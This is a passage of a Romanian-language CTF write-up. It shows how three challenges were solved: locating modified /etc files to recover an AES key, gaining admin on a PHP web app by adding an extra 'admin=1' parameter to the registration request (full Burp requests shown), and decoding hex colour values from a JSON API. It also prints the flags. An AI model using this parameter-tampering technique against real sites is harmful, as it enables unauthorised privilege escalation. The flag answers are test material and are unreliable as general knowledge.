
Probabil exista mai multe abordari pentru gasirea fisierelor ce respecta aceste conditii insa cea pe care o prefer, inspirata dintr-un video este de a folosi comanda urmatoare:

```
ls -la /etc --time-style=full-iso 2> /dev/null | grep -v .000000000 | grep -v ?
| grep 04-16
```

Aceasta comanda va afisa toate fisierele folosind timestampul complet si ignorand pe cele ce contin *.000000000*(modificate de sistem), ?(fisierele cu acest semn nu exista defapt sau nu avem permisiuni pe ele) si afisand doar cele din data de 16 Aprilie, ziua CTF-ului.



Luand fisierele text la verificat, in fisierul **hosts** am gasit un comment ce indica un tip de encriptie.



Avand cuvintele de **key** si **nonce**, ne duce cu gandul la encriptie folosind **AES** ce este cel mai probabil ce s-a folosit asupra flagului pentru a obtine stringul lung obtinut mai inainte. Pentru a decripta, putem folosi din nou *CyberChef*.

Admin

Enunt

Flag


RST{8d288f354069331fc1473f373a012d49a3f203003f03dd4d2b2404153a147c2f}

Rezolvare

Aceasta aplicatie nu necesita folosirea unor tooluri de enumerare intrucat, asa cum arata aplicatia, avem prezente doar 3 resurse, **login**, **register**, **config** (toate fiind scripturi PHP). Jucandu-ne putin cu aplicatia web, am ajuns la urmatoarele observatii:

- atunci cand inregistram un user, daca acesta exista, vom avea un mesaj care ne va alerta de acest lucru
- nu au fost gasite cooki-uri dupa autentificarea cu succes pe pagina de login
- se pot enumera useri si dupa care sa se faca brute-force pe parole insa acest lucru nu a dus nicaieri
- orice user inregistram, atunci cand ne autentificam primim mesajul **Login cu succes dar nu esti admin :(**

```
Request
Pretty Raw \n Actions
1 POST /chall/register.php HTTP/1.1
2 Host: vps-106a93b7.vps.ovh.net
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.vps.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.vps.ovh.net/chall/register.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayn&password=kayn&register=Inregistrare

Search... 0 matches

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:45:05 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 25
8
9 Utilizatorul exista deja!
```



```
Request
Pretty Raw \n Actions
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://vps-106a93b7.vps.ovh.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://vps-106a93b7.vps.ovh.net/chall/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
14 Connection: close
15
16 username=kayn&password=kayn&login=Login

Search... 0 matches

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Apr 2021 18:45:34 GMT
3 Server: Apache/2.4.37 (centos)
4 X-Powered-By: PHP/7.2.24
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10 Content-Length: 36
11
12 Login cu succes dar nu esti admin :(
```

Cu aceste observatii este evident ca atributia de **admin** se obtine in urma inregistrarii intrucat nu se aproba sau sa fie undeva in cookie. Acest lucru inseamna ca atunci cand un user se inregistreaza, acesta este trecut in baza de date ca admin sau nu iar la login, daca esti admin se afiseaza, cel mai probabil, flagul. De aici a venit si ideea de a ne juca cu requesturile de inregistrare user si a adauga campuri noi pentru a observa daca devenim sau nu admini.

Folosind parametrul extra **admin=1**, am putut obtine cu succes un cont cu atributul de admin ce are acces la flag.

Request

```
POST /chall/register.php HTTP/1.1
Host: vps-106a93b7.vps.ovh.net
Content-Length: 65
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vps-106a93b7.vps.ovh.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vps-106a93b7.vps.ovh.net/chall/register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
Connection: close

username=kayntest&password=kayntest&admin=1&register=Inregistrare
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 20 Apr 2021 18:43:45 GMT
Server: Apache/2.4.37 (centos)
X-Powered-By: PHP/7.2.24
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 23

Inregistrare cu succes!
```

Request


```
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vps-106a93b7.vps.ovh.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vps-106a93b7.vps.ovh.net/chall/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=n348qpj5a6c5ijl39af4i92a9s
Connection: close

username=kayntest&password=kayntest&login=Login
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 20 Apr 2021 18:44:05 GMT
Server: Apache/2.4.37 (centos)
X-Powered-By: PHP/7.2.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 106

Felicitari, esti admin. Ia un steag: RST{8d288f354069331fc1473f373a012d49a3f203003f03dd4d2b2404153a147c2f}
```

SMS-uri

Enunt





Flag


RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}

Rezolvare

Uitandu-ne repede la aplicatie observam ca metoda **GET** este blocata. Folosind burp, putem usor sa o schimbam.







Citind mesajele, vedem cateva referinte legate de **HAZLIE** si **SAPTE** insa acestea nu compun flagul. Un alt lucru interesant il compun campurile **culoare** pentru ca, desi reprezinta coduri valide de culori, fiind in format hex, ne duc cu gandul la mesaje

encodate. Putem folosi un utilitar precum **jq** pentru a putea lucra cu raspunsurile de tip **JSON**.

```
└──╼ $curl -X PLM http://vps-e78e5aab.vps.ovh.net/smsuri/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   820    0   820    0     0   6949      0 --:--:-- --:--:-- --:--:--  6890
{
  "autor": {
    "id": 453,
    "nume_rst": "Alex"
  },
  "mesaje": [
    {
      "data": "04/17 8:05 AM",
      "culoare": "#6d6573",
      "mesaj": "Tocmai am citit despre aplicatia asta noua si mi-am facut un
cont. Sper ca imi cripteaza datele."
    },
    {
      "data": "04/17 8:15 AM",
      "culoare": "#616a65",
      "mesaj": "Am intzeles acum intrun final ce inseamna sha256 si cum se
crypteaza datele."
    },
    {
      "data": "04/17 9:30 AM",
      "culoare": "#647562",
      "mesaj": "Mama zice ca stau prea mult pe calculator. Zice sa ies afara,
sa vedem daca pot sa scriu ceva cu telefonul meu busit."
    },
    {
      "data": "04/17 10:01 AM",
      "culoare": "#696f61",
      "mesaj": "o zi obiSnuitA de weekend, nimic sPecial. soarele e pe cer, nu
sTim daca va mai ningE, vremea e HAZLIE."
    },
    {
      "data": "04/17 10:15 AM",
      "culoare": "#73653f",
```

```
      "mesaj": "Aplicatie de cacao, nu cripteaza nimic, oricine poate sa-mi
vada mesajele. Imi sterg contul."
    }
  ]
}
```

```
──➤ $curl -X PLM http://vps-e78e5aab.vps.ovh.net/smsuri/ -q | jq ".mesaje | .[]
| .culoare"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   820    0   820    0     0   6612      0 --:--:-- --:--:-- --:--:--  6612
"#6d6573"
"#616a65"
"#647562"
"#696f61"
"#73653f"
```

```
┌─[kayn@parrot]─[~/Documents/RST]
└──➤ $cat culori
"#6d6573"
"#616a65"
"#647562"
"#696f61"
"#73653f"
┌─[kayn@parrot]─[~/Documents/RST]
└──➤ $cat culori | sed 's/^"#\(.*\)"/\1/g' | tr --delete '\n' | xxd -r -p
mesajedubioase?
┌─[kayn@parrot]─[~/Documents/RST]
```

Obtinem astfel cuvantul **mesajedubioase?** care, folosind formula de la *Stegano II*, poate fi convertit intr-un flag.

```
┌─[X]─[kayn@parrot]─[~/Documents/RST/web/api]
└──➤ $echo "RST{"`echo -n "mesajedubioase?" | sha256sum | awk -F' ' '{print
$1}'`"}"
RST{68d99e223b2f2e0c4fe53785f2755710e9b841e5cbf3e35be563fa637aee24b6}
```